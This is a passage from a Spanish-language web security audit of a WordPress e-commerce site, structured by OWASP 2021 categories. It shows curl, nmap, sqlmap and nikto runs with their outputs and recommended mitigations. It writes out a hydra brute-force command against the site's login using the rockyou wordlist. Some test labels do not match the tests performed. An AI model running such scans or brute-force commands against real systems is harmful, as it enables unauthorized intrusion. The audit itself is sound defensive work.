


Ilustración 24 Ejecución comando curl -I en nuestro sitio web

Protegido: /wp-admin redirige correctamente

El panel de administración devuelve HTTP 301 con CSP activo, redirigiendo al login sin exponer contenido administrativo. Control de acceso correcto para este endpoint.Sin mostrar el contenido sin autenticarse

Prueba 2: Enumeración de usuarios (?author=1):

Para esta usaremos el siguiente link: **https://palevioletred-wildcat-394676.hostingersite.com/wp-config.php (confi.php)**

Y se usará el comando:

curl -I https://palevioletred-wildcat-394676.hostingersite.com/wp-config.php




Ilustración 25 Ejecución del comando curl -I en nuestro sitio web adicionando wp-config.php

HALLAZGO CRÍTICO – wp-config.php accesible (HTTP 200):

wp-config.php retorna HTTP 200, lo que significa que cualquier usuario de internet puede acceder a este archivo sin ningún tipo de autenticación y obtener las credenciales completas de la base de datos del sitio. Esto comprometería absolutamente todo: la base de datos, los datos de usuarios registrados, las transacciones del e-commerce y las claves secretas de WordPress. CVSS v3 Score estimado: 9.8 (CRÍTICO). Adicionalmente, el header X-Powered-By expone PHP/8.3.30, facilitando la búsqueda de CVEs específicos de esa versión.

Prueba 3: API REST de WordPress:

Para esta usaremos el siguiente link: **https://palevioletred-wildcat-394676.hostingersite.com/wp-content (contenedor)**

Y se usará el comando:

curl -I https://palevioletred-wildcat-394676.hostingersite.com/wp-content/




Ilustración 26 Ejecucion del comando curl -I sobre nuestro sitio web adicionandp wp-content

Resultado: HTTP/2 301 con redirección y Content-Security-Policy activo. No vulnerabilidad en este vector. Ya que significa que se redirecciona efectivamente a donde debe apuntar, no muestra contenido sin autenticación y presenta content-security-policy activado, lo cual no presenta vulnerabilidad de Broken Access

Mitigación Recomendada:

- Cambiar la URL del login de /wp-admin a una personalizada (usando AIOS o Similar).
- Implementar autenticación de dos factores (2FA) para la cuenta de administrador.
- Limitar el número de intentos de login fallidos (lockout después de 3–5 intentos).
- Deshabilitar la enumeración de usuarios en la API REST (/wp-json/wp/v2/users).

A02:2021 - Fallos Criptográficos

Definición

Antes conocida como 'Exposición de Datos Sensibles'. Se centra en fallas en el cifrado de datos en tránsito (comunicaciones sin cifrar o con cifrado débil) y en reposo (contraseñas en texto plano, claves expuestas). Incluye: uso de algoritmos obsoletos (MD5, SHA1, RC4), certificados expirados o autofirmados,protocolo TLS desactualizado (1.0/1.1), y ausencia de cifrado y transmisión de datos sensibles sin cifrar.

Técnica y Comandos Aplicados

Primero se ejecuta el siguiente comando: **nmap --script ssl-enum-ciphers -p 443 palevioletred-wildcat-394676.hostingersite.com** como se muestra a continuación:

Ilustración 27 Ejecución del comando nmap --script ssl-enum-ciphers -p 443

El script NSE ssl-enum-ciphers enumera todos los cipher suites SSL/TLS soportados por el servidor y los califica: A = seguro, B = aceptable, C/F = inseguro/vulnerable. El flag -p 443 limita el escaneo al puerto HTTPS. La salida muestra los protocolos soportados (TLS 1.0, 1.1, 1.2, 1.3) y los algoritmos de cada uno.

Hallazgo:

Se confirmaron certificados TLS 1.2 y 1.3 activos. El servidor soporta el protocolo más moderno (TLSv1.3) con cifrador AES-256-GCM-SHA384, que es el estándar de cifrado más seguro disponible. No se detectaron cipher suites inseguros (RC4, DES, NULL). TLS 1.0 y 1.1, si están habilitados, deben desactivarse.

```
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|     compressors:
|       NULL
|     cipher preference: client
|   TLSv1.3:
|     ciphers:
|       TLS_AKE_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_AKE_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|     cipher preference: client
|_  least strength: A

Nmap done: 1 IP address (1 host up) scanned in 4.23 seconds
```

Fortaleza – TLSv1.3 activo

El sitio usa TLS 1.3 con AES-256-GCM-SHA384. Según el NIST y el RFC 8446, TLS 1.3 es el protocolo de comunicación segura más moderno: eliminó los cipher suites débiles, simplificó el handshake y mejoró el Perfect Forward Secrecy. AES-256 es considerado computacionalmente inviolable con la tecnología actual.

Advertencia – Compresión HTTP activa (BREACH, CVE-2013-3587)

El servidor tiene habilitada la compresión HTTP ('deflate'). Junto con HTTPS en los headers del servidor, esto activa la vulnerabilidad BREACH: cuando el servidor comprime respuestas HTTPS, un atacante con posición MitM puede deducir el contenido de tokens CSRF u otra información sensible midiendo el tamaño de las respuestas comprimidas y teniendo la posibilidad de controlar parte del contenido de la respuesta (como incluir un texto en la URL).

Severidad: MEDIA. Solución: deshabilitar compresión HTTP (gzip off en nginx.conf) o implementar tokens CSRF con valores aleatorios por solicitud.

A03:2021 - Inyección (SQL y XSS)

Definición

Los ataques de inyección ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. SQL Injection manipula consultas a la base de datos. Mientras que Cross-Site Scripting (XSS) inyecta scripts maliciosos en páginas web vistas por otros usuarios. En OWASP 2021, XSS quedó incluido dentro de A03, junto con SQL, NoSQL, LDAP, OS command injection y otras formas de inyección.

WordPress tiene múltiples puntos de entrada de datos: buscador interno (?s=), ¿parámetros de productos (?product_id=), campos de formularios de contacto/PQR (Everest Forms), y el formulario de login (/wp-login.php).

Estos se probaron en: ¿campo de búsqueda (?s=), campos del formulario de contacto y PQR (Everest Forms), y campos del checkout de WooCommerce. Los payloads deben ingresarse en cada campo y verificar si el script se ejecuta (alert box aparece en el navegador = XSS confirmado) o si el contenido se codifica/escapa correctamente. WordPress sanitiza la mayoría de las entradas con funciones como sanitize_text_field() y esc_html(), pero plugins de terceros pueden omitir esta sanitización.

Primera forma- Intento por formularios:




Ilustración 28 Primera forma- Intento por formularios - Inyección SQL

Al ejecutar 1= 1 siempre va a ser verdadera por lo que el sistema deja entrar al sistema pero en este caso está protegido bajo código malicioso.

Segunda Forma SQL Injection – SQLMap

SQLMap es la herramienta automatizada de SQL injection más avanzada. El flag --forms detecta todos los formularios de la página y los incluye en el análisis. El flag --batch responde automáticamente a las preguntas interactivas. El nivel 2 aumenta la intensidad de las pruebas. SQLMap prueba: UNION-based, Error-based, Boolean-based blind, Time-based blind y Stacked queries.

Para esto usaremos el siguiente comando: **sqlmap -u "https://palevioletred-wildcat-394676.hostingersite.com/pqr-peticiones-quejas-y-reclamos**

Porque en nuestro caso haremos la prueba al formulario de peticiones, quejas y reclamos de nuestra página Web, realizándolo así:




Ilustración 29 Ejecución del comando sqlmap -u sobre el formulario de quejas y reclamaciones del sitio web auditado

Hallazgo: WAF bloquea automáticamente con HTTP 403.

El servidor respondió con HTTP 403 (Forbidden) a las primeras peticiones de SQLMap, indicando que el WAF (Web Application Firewall) de Hostinger/Cloudflare detectó automáticamente el patrón de escaneo automatizado y bloqueó las solicitudes. Adicionalmente, el formulario de búsqueda usa renderizado JavaScript dinámico, lo que impide a SQLMap detectar los parámetros de entrada en el HTML estático. No se detectó inyección SQL directa en pruebas automatizadas.

Advertencia – Los WAFs no son protección absoluta

Aunque el WAF bloquea eficazmente a SQLMap, estos no son impenetrables, ya que pueden ser aludidos con técnicas de evasión, como: encoding URL, uso de comentarios SQL, payloads polimórficos o fragmentación de requests. La protección real contra SQLi debe implementarse a nivel de código de la aplicación con consultas parametrizadas (prepared statements), no solo a nivel de WAF. La dependencia exclusiva en el WAF como protección contra SQLi no es suficiente; se debe implementar validación de entrada a nivel de código de la aplicación

Mitigaciones recomendadas:

- Mantener actualizado WordPress y todos los plugins (los plugins de formularios son el principal vector de XSS en WP).
- WordPress sanitiza la mayoría de las entradas con funciones como sanitize_text_field() y esc_html(), pero los plugins de terceros pueden omitir esta sanitización.
- Implementar Content Security Policy (CSP) para prevenir ejecución de scripts no autorizados.
- Usar el plugin WP Security Audit Log para monitorear intentos de inyección.
- Usar la función de WordPress esc_html() y wp_kses() en todos los outputs que incluyan datos de usuario.

Nota Ética Importante:

Solo se prueban payloads que no puedan modificar ni destruir datos. Nunca se debe intentar un DROP TABLE real sobre un sistema de producción, incluso con autorización. Las pruebas de inyección destructivas se realizan sobre entornos de staging o copias del sistema.

Mitigación Recomendada:

- Implementar Content Security Policy (CSP) para prevenir ejecución de scripts no autorizados.
- Mantener actualizados todos los plugins que manejan entradas de usuario.


A04:2021 - Insecure Design (Diseño Inseguro)

Definición

Categoría nueva en OWASP 2021 que se enfoca en riesgos derivados de decisiones de diseño arquitectónico incorrectas, no de errores de implementación. Un sistema puede estar bien codificado, pero mal diseñado, desde el inicio. La clave es que estos problemas no pueden ser corregidos sólo con mejor código: requieren rediseño de la solución.

Para probarlos se realizaron más de 5 intentos fallidos consecutivos de login en wp-login.php con credenciales incorrectas (usuarios: admin, administrator, test; contraseñas: 123456, password, admin).

Prueba ejecutada: Login sin límite de intentos


Error: la contraseña que has introducido para el nombre de usuario David no es correcta. ¿Has olvidado tu contraseña?
Nombre de usuario o correo electrónico
David
Contraseña
1234
Recuérdame
Acceder
Error: la contraseña que has introducido para el nombre de usuario ElizabethGonzalez29 no es correcta. ¿Has olvidado tu contraseña?
Nombre de usuario o correo electrónico
ElizabethGonzalez29
Contraseña
145441
Recuérdame
Acceder




Ilustración 30 Ilustración 30Prueba ejecutada: Login sin límite de intentos 2

Con esto se evidenció que el sistema no bloqueó el acceso, no mostró CAPTCHA, no activó lockout temporal ni alertó al administrador sobre los intentos fallidos.

VULNERABLE – Sin límite de intentos de autenticación

La ausencia de bloqueo de intentos de login expone el sitio a ataques de fuerza bruta y diccionario. Un atacante puede automatizar miles de intentos por segundo con herramientas como Hydra o Burp Suite Intruder, probando contraseñas comunes (admin/123456, admin/password) o diccionarios como rockyou.txt (14 millones de contraseñas) usando comandos comohydra -l admin -P /usr/share/wordlists/rockyou.txt palevioletred-wildcat-394676.hostingersite.com http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^:ERROR'. La falta de bloqueo es una falla de diseño que debió corregirse desde la configuración inicial del sitio.

Otras observaciones de diseño inseguro:

- La URL de login /wp-login.php es la estándar de WordPress, conocida por todos los atacantes.
- No hay CAPTCHA, ni el sistema bloqueó el acceso o ni implementó lockout temporal ni alertó al administrador sobre los intentos fallidos en el formulario de login ni en los formularios públicos (PQR, contacto).
- /wp-admin/ accesible sin capa de protección adicional (IP whitelist, 2FA, autenticación HTTP básica).

Mitigaciones recomendadas:

- Instalar plugin de seguridad con función de login lockout: Wordfence Security, All-In-One Security (ya instalado – verificar configuración), Loginizer, o Limit Login Attempts Reloaded o activando el login lockout tras 3 intentos.
- Implementar Google reCAPTCHA v3 (invisible) en el formulario de login y en todos los formularios públicos.

- Cambiar la URL del login con plugin WPS Hide Login a una URL personalizada y no predecible.
- Implementar 2FA (Two-Factor Authentication) para cuentas de administrador con WP 2FA plugin.
- Configurar bloqueo tras 3–5 intentos fallidos con tiempo de espera exponencial (5min, 15min, 1h, 24h).

A05:2021 - Configuración Incorrecta de Seguridad

Definición

Incluye: uso de configuraciones por defecto inseguras, permisos mal configurados, mensajes de error demasiado detallados que revelan información del sistema, funcionalidades habilitadas innecesariamente, y falta de headers (encabezados) HTTP de seguridad faltantes, versiones de software expuestas, funcionalidades habilitadas innecesariamente, y mensajes de error demasiado detallados. Absorbe la categoría anterior de XXE (Entidades Externas XML).

Herramienta principal: Nikto

¿Qué es Nikto?: Nikto es un escáner de servidores web open source que verifica más de 6,700 archivos potencialmente peligrosos, versiones desactualizadas de servidores, y problemas de configuración. Genera un informe detallado de: headers de seguridad faltantes, archivos/directorios sensibles accesibles, versiones de software expuestas, y posibles vectores de ataque.

El comando que se ejecuta para usarlo es: *nikto -h https://palevioletred-wildcat-394676.hostingersite.com*

```
┌──(kali㉿kali)-[~]
└─$ nikto -h https://palevioletred-wildcat-394676.hostingersite.com
- Nikto v2.5.0
```

Obteniendo el siguiente resultado:

```
┌──(kali㉿kali)-[~]
└─$ nikto -h https://palevioletred-wildcat-394676.hostingersite.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 191.96.144.247, 212.1.212.103, 2a02:4780:22:3fa:642d:90
61:c33:a369, 2a02:4780:21:bf28:1b36:4637:315d:130b
^[[3~+ Target IP:          191.96.144.247
+ Target Hostname:    palevioletred-wildcat-394676.hostingersite.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=*.hostingersite.com
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=DigiCert Inc/OU=www.digicert.com/CN=Rapi
dSSL TLS RSA CA G1
+ Start Time:         2026-04-12 21:50:22 (GMT-4)
---------------------------------------------------------------------------
+ Server: hcdn
+ /: Retrieved x-powered-by header: PHP/8.3.30.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: ARRAY(0×5598bf2076b0). See: https:/
/www.drupal.org/
+ /: Uncommon header 'x-hcdn-cache-status' found, with contents: HIT.
+ /: Uncommon header 'panel' found, with contents: hpanel.
+ /: Uncommon header 'x-litespeed-cache' found, with contents: hit.
```

Ilustración 31 A05:2021 - Configuración Incorrecta de Seguridad

La imagen nos muestra que se encontraron varias vulnerabilidades utilizando la herramienta nikto el cual verifica headers de seguridad, busca archivos expuestos, detecta configuraciones incorrectas, identifica versiones de software, busca directorios sensibles:

Hallazgo 1 – Vulnerable a Clickjacking (falta X-Frame-Options):

Ilustración 32 - Hallazgo 1 – Vulnerable a Clickjacking

El Clickjacking (o "secuestro de clics") es una técnica de ciberataque diseñada para engañarte y lograr que hagas clic en algo diferente a lo que ves en tu pantalla. Es como una trampa digital: ves un sitio web inofensivo, pero hay otro sitio peligroso e invisible "detrás". Es un ataque de secuestro de interfaz (UI Redress Attack) en el que el atacante carga el sitio web víctima dentro de un iframe invisible, superponiéndolo sobre una página web engañosa. El usuario cree que está interactuando con la página visible (el señuelo), pero en realidad sus clics son registrados por el sitio oculto. De esta manera, el atacante engaña al usuario para que realice acciones involuntarias, como comprar un producto, autorizar una transferencia o revelar información confidencial

El header X-Frame-Options le indica al navegador si el sitio puede ser cargado dentro de un <iframe> de otro dominio. Sin este header, el sitio es vulnerable a Clickjacking: un atacante incrusta el sitio real en un iframe invisible sobre la página web objetivo de forma maliciosa. El usuario cree interactuar con la página web real, pero sus clics van al sitio malicioso que se incrusta debajo. En un sitio e-commerce como lo es AudiPower (e-commerce de vehículos de lujo), esto podría usarse para hacer que usuarios compren sin saberlo o revelen datos de pago.

VULNERABLE – Clickjacking

Falta el header X-Frame-Options. El sitio puede ser embebido en iframes de terceros. Solución: añadir en nginx.conf: add header X-Frame-Options "SAMEORIGIN"; (solo permite embeber desde el mismo dominio) o DENY (no permite embeber desde ningún dominio).

Hallazgo 2 – Vulnerable a MIME Sniffing (falta X-Content-Type-Options):

Ilustración 33 - Identificación de Hallazgo 2 – Vulnerable a MIME Sniffing

Sin el header X-Content-Type-Options: nosniff, los navegadores realizan MIME Sniffing: 'adivinan' el tipo de contenido de un archivo si el servidor no lo especifica correctamente. Un atacante podría subir un archivo .txt que contiene JavaScript malicioso; sin este header, el navegador lo podría ejecutar como script y lo ejecutará.

VULNERABLE – MIME Sniffing

Falta X-Content-Type-Options. Un archivo .txt podría ejecutarse como código malicioso. Mitigación: add_header X-Content-Type-Options "nosniff"; en nginx.conf.

Hallazgo 3 – Vulnerable a SSL Stripping (falta HSTS):




Ilustración 34 Evidencia de Hallazgo 3 – Vulnerable a SSL Stripping

¿Qué es HSTS (HTTP Strict Transport Security)? Es un header que le dice al navegador que SIEMPRE use HTTPS al conectarse a este dominio, nunca HTTP. Sin él, en la primera conexión HTTP un atacante MitM (Man-in-the-Middle) puede interceptar el tráfico antes de que se redirija a HTTPS (ataque SSL Stripping).

Sin HSTS (HTTP Strict Transport Security), en la primera conexión HTTP un atacante con posición MitM puede interceptar el tráfico antes de que se redirija a HTTPS (ataque SSL Stripping con herramienta SSLstrip). Una vez interceptado, puede robar cookies, credenciales y cualquier dato transmitido, como los datos de pago.

VULNERABLE – Sin HSTS (MitM/SSL Stripping)

